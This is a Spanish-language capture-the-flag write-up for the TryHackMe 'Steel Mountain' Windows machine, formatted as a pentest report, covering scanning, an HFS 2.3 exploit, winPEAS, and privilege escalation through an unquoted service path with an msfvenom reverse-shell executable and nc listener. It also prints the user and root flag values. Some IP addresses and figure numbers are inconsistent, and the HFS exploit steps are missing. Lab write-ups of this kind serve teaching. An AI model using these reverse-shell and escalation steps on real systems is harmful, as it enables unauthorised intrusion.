 HACKER MENTOR	Informe de análisis de vulnerabilidades, explotación y resultados del reto STEEL MOUNTAIN.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	15/11/2024	xx/xx/2024	1.0	MQ-HM-STEEL MOUNTAIN	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto STEEL MOUNTAIN.

N.- MQ-STEEL MOUNTAIN

Generado por:

GhoxPwn

Fecha de creación:

15.11.2024

Contenido

1. Reconocimiento	4
Escaneo de dirección IP	4
Escaneo de puertos	4
Escaneo de la dirección IP 10.10.194.150	5
2. Análisis de vulnerabilidades (Puertos abiertos)	6
Análisis Puerto SMB	6
Análisis de puerto HTTP (puerto 80)	6
Análisis de puerto HTTP (puerto 8080)	8
3. Explotación de vulnerabilidades	8
4. Escala de privilegios	9
Análisis de winpeas.exe	10
Herramienta msfvenom	10
Ejecución de servicio	11
Banderas	12

Tabla de Ilustraciones

Ilustración 1. Dirección IP de maquina Kali	4
Ilustración 2. Dirección IP de la maquina Steel	4
Ilustración 3. Testeo de paquetes maquina STEEL.....	4
Ilustración 4. Escaneo silencioso de puertos abiertos.....	5
Ilustración 5. Escaneo de servicios y versiones parte 1	5
Ilustración 6. Escaneo de servicios y versiones parte 2	5
Ilustración 7. Usando exploit smb versión	6
Ilustración 8. Evaluación inicial del HTTP (puerto 80)	6
Ilustración 9. Información de exiftool	7
Ilustración 10. Buscando exploit IIS 8.5	7
Ilustración 11. Gobuster puerto 80	7
Ilustración 12. Análisis de la página web puerto 8080	8
Ilustración 13. Buscando exploit del servicio http File server	8
Ilustración 14. Encabezado del script de la vulnerabilidad	9
Ilustración 15. Estructura del script de la vulnerabilidad	9
Ilustración 16. Ejecutando script	9

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-STEEL-MOUNTAIN

Ilustración 17. Descargar de repositorio winpeas	10
Ilustración 18. Creación de un ejecutable con msfvenom	11
Ilustración 19: Terminar proceso de AdvanceSystemService9	11
Ilustración 20. Iniciar proceso de AdvanceSystemService9	11
Ilustración 21. Puerto 4444 en modo escucha	12
Ilustración 22. Buscando el archivo user.txt	12
Ilustración 23. Buscando el archivo root.txt	12
Ilustración 24. Contenido del archivo user.txt	12
Ilustración 25. Contenido del archivo root.txt	13

Contenido de Tablas

Tabla 1. Arquitectura de la maquina	4
Tabla 2. Puertos abiertos de la maquina NAVI (.214)	6
Tabla 3. Banderas maquina Steel.....	13

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-STEEL-MOUNTAIN

1. Reconocimiento

Para iniciar el análisis Pentest es necesario analizar las direcciones IP objetivos y los puertos abiertos de las maquinas a vulnerar. Estas acciones se harán a continuación:

Escaneo de dirección IP

Primero debemos saber nuestra dirección IP como se señala en la siguiente imagen:

```
1: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.10.194.150/17 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::7c82:ea28:5a96:b1b/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
```

Ilustración 1. Dirección IP de maquina Kali

Debido a que estamos usando una máquina virtual de THM nos da dentro de la plataforma la dirección de la máquina.

Target IP Address

10.10.194.150

Ilustración 2. Dirección IP de la maquina Steel

Realizamos un ping a la primera dirección para saber su TTL como se muestra a continuación:

```
PING 10.10.194.150 (10.10.194.150) 56(84) bytes of data.
64 bytes from 10.10.194.150: icmp_seq=1 ttl=125 time=302 ms
```

Ilustración 3. Testeo de paquetes maquina STEEL

Tabla 1. Arquitectura de la maquina

Arquitectura	Dirección
Windows	10.10.194.150

Como podemos ver todavía no sabemos que máquina es solo que arquitectura es. Mas adelante en escaneo de puertos podemos sacar mayor información de la máquina

Escaneo de puertos

En esta fase se debe de escanear los puertos abiertos de las maquinas descubiertas de la Tabla 1. Para ello usamos un escaneo de 2 vías para las 2 direcciones a todos sus puertos abiertos.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-STEEL-MOUNTAIN

Escaneo de la dirección IP 10.10.194.150

A continuación, se muestra los puertos abiertos de la máquina:

PORT	STATE	SERVICE
80/tcp	open	http
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
3389/tcp	open	ms-wbt-server
5985/tcp	open	wsman
8080/tcp	open	http-proxy
47001/tcp	open	winrm
49152/tcp	open	unknown
49153/tcp	open	unknown
49154/tcp	open	unknown
49155/tcp	open	unknown
49156/tcp	open	unknown
49163/tcp	open	unknown
49164/tcp	open	unknown

Ilustración 4. Escaneo silencioso de puertos abiertos

Una vez detectado los puertos de la dirección se hace un análisis profundo de los puertos como se muestra en la siguiente imagen:

Port	State (toggle closed [B] filtered [B])	Service	Reason	Product	Version	Extra info
80	tcp	open		http	syn-ack	Microsoft IIS httpd
	http-server-header	Microsoft-IIS/8.5				
	http-title	Site doesn't have a title (text/html).				
	http-methods	Supported Methods: OPTIONS TRACE GET HEAD POST Potentially risky methods: TRACE				
135	tcp	open		msrpc	syn-ack	Microsoft Windows RPC
139	tcp	open		netbios-ssn	syn-ack	Microsoft Windows netbios-ssn
445	tcp	open		microsoft-ds	syn-ack	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389	tcp	open		ms-wbt-server	syn-ack	

Ilustración 5. Escaneo de servicios y versiones parte 1

5865	tcp	open		http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-title	Not Found						
	http-server-header	Microsoft-HTTPAPI/2.0						
8080	tcp	open		http	syn-ack	httpFileServer httpd	2.3	
	http-server-header	HFS 2.3						
	http-favicon	Unknown favicon MD5: 759792ED04EF8E6BC2D1877D27153C81						
	http-title	HFS /						
	http-methods	Supported Methods: GET HEAD POST						
47001	tcp	open		http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-server-header	Microsoft-HTTPAPI/2.0						
	http-title	Not Found						

Ilustración 6. Escaneo de servicios y versiones parte 2

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-STEEL-MOUNTAIN

De la imagen tenemos las versiones de los puertos abiertos:

Tabla 2. Puertos abiertos de la maquina NAVI (.214)

Puerto	Versión
80	Microsoft IIS 8.5
135	Microsoft Windows RPC
139	Microsoft Windows netbios-ssn
445	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds

2. Análisis de vulnerabilidades (Puertos abiertos)

Debido a que la maquina tiene puertos de servicio web se hace inspección de puerto 80 como primera prioridad.

Análisis Puerto SMB

Analizando con el exploit smb versión podemos ver el Sistema operativo es **Windows 2012 R2 Datacenter** como se muestra continuación:

```
msf6 auxiliary(ironcrack-smb-enum) > exploit

[*] 10.10.194.130:445 - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.0.2) (signatures:optional) (optime:20s 0s) (guid:{63c4bd04-9908-427b-BF54-9ch7b96d4eeb}) (authentication domain:STEELMOUNTAIN)
Windows 2012 R2 Datacenter (build:9600) (name:STEELMOUNTAIN)
[*] 10.10.194.130:445 - Host is running SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.0.2) (signatures:optional) (optime:20s 0s) (guid:{63c4bd04-9908-427b-BF54-9ch7b96d4eeb}) (authentication d
om:STEELMOUNTAIN)Windows 2012 R2 Datacenter (build:9600) (name:STEELMOUNTAIN)
[*] 10.10.194.130: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ilustración 7. Usando exploit smb versión

Análisis de puerto HTTP (puerto 80)

Como primer paso analizamos la portada de la página web y los servicios que tiene activado con la herramienta wappalyzer:




Ilustración 8. Evaluación inicial del HTTP (puerto 80)

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-STEEL-MOUNTAIN

De la pagina web podemos ver una imagen del empleado del mes, si lo analizamos con exiftool vemos lo siguiente:

```
$ exiftool BillHarper.png
ExifTool Version Number      : 13.00
File Name                    : BillHarper.png
Directory                    : .
File Size                    : 750 kB
File Modification Date/Time  : 2024:11:13 21:50:18-05:00
File Access Date/Time       : 2024:11:13 21:50:45-05:00
File Inode Change Date/Time  : 2024:11:13 21:50:18-05:00
File Permissions              : -rw-rw-r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 661
Image Height                 : 661
Bit Depth                   : 8
Color Type                   : RGB with Alpha
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
SRGB Rendering               : Perceptual
Gamma                        : 2.2
Image Size                   : 661x661
Megapixels                   : 0.437
```

Ilustración 9. Información de exiftool

Como podemos ver en la imagen no encontramos metadatos para hallar mayor información.

Analizando del servicio Microsoft IIS 8.5 podemos ver que no hay algún exploit para esa versión del servicio

```
$ searchsploit Microsoft IIS 8.5
Exploits: No Results
Shellcodes: No Results
```

Ilustración 10. Buscando exploit IIS 8.5

Fuzzing en dirección IP

Realizamos una búsqueda de directorios por el método fuzzing usando el comando gobuster

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehrlacher (@Firefart)

[+] Url: http://10.10.194.150
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/commu.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Follow Redirect: true
[+] Expanded: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

http://10.10.194.150/index.html (Status: 200) [Size: 772]
http://10.10.194.150/img (Status: 403) [Size: 1233]
Progress: 4734 / 4735 (99.98%)

Finished.
```

Ilustración 11. Gobuster puerto 80

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-STEEL-MOUNTAIN

De los resultados dados no tenemos más información que el directorio /img por lo cual

Análisis de puerto HTTP (puerto 8080)

Debido a que no hay información del puerto 80 se analizara la página web por el puerto 8080 como se muestra a continuación:




Ilustración 12. Análisis de la página web puerto 8080

De la pagina web podemos detectar el servicio HTTPFileServer 2.3 por lo cual se investigara posteriormente.

Buscando vulnerabilidades por searchsploit el servicio HTTP File Server 2.3




Ilustración 13. Buscando exploit del servicio http File server

Podemos ver que hay exploit que nos permite el ingreso y poder ejecutar comandos dentro de la maquina, pero para ello debemos analizar el contenido del script.

3. Explotación de vulnerabilidades

En esta fase se hará la explotación de vulnerabilidades con los datos obtenidos durante el análisis de vulnerabilidades. Recordemos que tenemos la vulnerabilidad del servicio HTTP File Server para ello se analizara el script en Python para analizar:

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-STEEL-MOUNTAIN


```
$ wget https://github.com/peass-ng/PEASS-ng/releases/download/20240924-c0ef888d/winPEASx64.exe
--2024-11-14 22:51:05-- https://github.com/peass-ng/PEASS-ng/releases/download/20240924-c0ef888d/winPEASx64.exe
Resolving github.com (github.com)... 148.82.134.3
Connecting to github.com (github.com):148.82.134.3:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/2764f230-af1e-4852-bb99-5e2ab857eadd?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20241115%2Fus-east-1%2F%2Faws4_request%26X-Amz-Date=20241115T034908Z&X-Amz-Expires=3888&X-Amz-Signature=16a8affe3517c5887a1e9cb61f47f8afacc9f4359e66784bca2f9a87969d6626X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3DwinPEASx64.exe&response-content-type=application/octet-stream [following]
--2024-11-14 22:51:05-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/2764f230-af1e-4852-bb99-5e2ab857eadd?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20241115%2Fus-east-1%2F%2Faws4_request%26X-Amz-Date=20241115T034908Z&X-Amz-Expires=3888&X-Amz-Signature=16a8affe3517c5887a1e9cb61f47f8afacc9f4359e66784bca2f9a87969d6626X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3DwinPEASx64.exe&response-content-type=application/octet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com):185.199.111.133:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2424320 (2.3M) [application/octet-stream]
Saving to: 'winPEASx64.exe'

winPEASx64.exe      100%[>] 2.31M 7.47MB/s  in 0.3s

2024-11-14 22:51:06 (7.47 MB/s) - 'winPEASx64.exe' saved [2424320/2424320]
```

Ilustración 17. Descargar de repositorio winpeas.exe

Primero bajaremos del repositorio oficial el winpeas como se mostró en la imagen anterior para poder obtener la dirección del winpeas en un servidor creado por el Kali a través del puerto 80.

Análisis de winpeas.exe

Analizando los archivos de la máquina Windows podemos detectar la siguiente vulnerabilidad:

```
• Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
AdvancedSystemCareService9(IObit - Advanced SystemCare Service 9)[C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe] - Auto - Running - No quotes and Space detected
File Permissions: bill [WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\Advanced SystemCare (bill [WriteData/CreateFiles])
Advanced SystemCare Service
```

La vulnerabilidad detectada es “No quotes and space detected” (se puede escalar de privilegios) por la cual me permitirá ejecutar un archivo .exe dándole mayor prioridad ejecutar el archivo .exe que abrir la carpeta “Advanced SystemCare”. Dentro de archivo .exe que se creara se usara un código que permita hacer un reverse Shell para ello se usa la herramienta msfvenom.

Herramienta msfvenom

Esta herramienta nos permite crear un archivo con un payload de carga que permite ingresar a través de reverse Shell. A continuación, se usará la herramienta para cargar un payload para window 64 como se ve en la siguiente imagen:

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-STEEL-MOUNTAIN

```
(kali@kali)-[~/Desktop/steel_mountain/script]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.13.72.214 LPORT=4444 -f exe -o Advanced
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: Advanced

(kali@kali)-[~/Desktop/steel_mountain/script]
$ ls
39161.py Advanced nc.exe winPEASx64.exe

(kali@kali)-[~/Desktop/steel_mountain/script]
$ mv Advanced Advanced.exe

(kali@kali)-[~/Desktop/steel_mountain/script]
$ ls
39161.py Advanced.exe nc.exe winPEASx64.exe

(kali@kali)-[~/Desktop/steel_mountain/script]
$ chmod +x Advanced.exe
```

Ilustración 18. Creación de un ejecutable con msfvenom

Ejecución de servicio

Una vez tenemos el archivo en la ubicación correspondiente se procede a reiniciar el servicio de la aplicación vulnerable y para ello pararemos la aplicación y lo volveremos a iniciar como muestra a continuación:

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        STATE                : 4    RUNNING
                          (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE   : 0    (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
```

Ilustración 19: Terminar proceso de AdvanceSystemService9

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9

[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

Ilustración 20. Iniciar proceso de AdvanceSystemService9

Mientras se realiza este proceso se dejará el puerto 4444 en modo de escucha para recepcionar el reverse Shell de la siguiente manera:

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-STEEL-MOUNTAIN

```

(kali@kali)-[~/Desktop/steel_
mountain/script]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.13.72.214] from (U
NKNOWN) [10.10.194.150] 49427
Microsoft Windows [Version 6.3.96
00]
(c) 2013 Microsoft Corporation. A
ll rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

```

Ilustración 21. Puerto 4444 en modo escucha

Banderas

Para este buscaremos el archivo llamado root.txt y user.txt. Se buscarán los archivos usando el comando dir de la siguiente manera:

```

C:\Windows\system32>dir \user.txt /s /p
dir \user.txt /s /p
Volume in drive C has no label.
Volume Serial Number is 2E4A-906A

Directory of C:\Users\bill\Desktop

09/27/2019  04:42 AM                70 user.txt
               1 File(s)                70 bytes

Total Files Listed:
               1 File(s)                70 bytes
               0 Dir(s)  44,145,778,688 bytes free

```

Ilustración 22. Buscando el archivo user.txt

```

C:\Windows\system32>dir \root.txt /s /p
dir \root.txt /s /p
Volume in drive C has no label.
Volume Serial Number is 2E4A-906A

Directory of C:\Users\Administrator\Desktop

09/27/2019  04:41 AM                32 root.txt
               1 File(s)                32 bytes

Total Files Listed:
               1 File(s)                32 bytes
               0 Dir(s)  44,145,778,688 bytes free

```

Ilustración 23. Buscando el archivo root.txt

Una vez tenemos las direcciones leemos el contenido de los archivos con more

```

C:\Windows\system32>more "C:\Users\bill\Desktop\user.txt"
more "C:\Users\bill\Desktop\user.txt"
b04763b6fcf51fcd7c13abc7db4fd365

```

Ilustración 24. Contenido del archivo user.txt

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-STEEL-MOUNTAIN

```
C:\Windows\system32>more "C:\Users\Administrator\Desktop\root.txt"
more "C:\Users\Administrator\Desktop\root.txt"
9af5f314f57607c00fd09803a587db80
```

Ilustración 25. Contenido del archivo root.txt

A continuación, pondrá en una tabla el contenido de los archivos requeridos

Tabla 3. Banderas maquina Steel

Bandera	Contenido
User.txt	b04763b6fcf51fcd7c13abc7db4fd365
root.txt	9af5f314f57607c00fd09803a587db80

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-STEEL-MOUNTAIN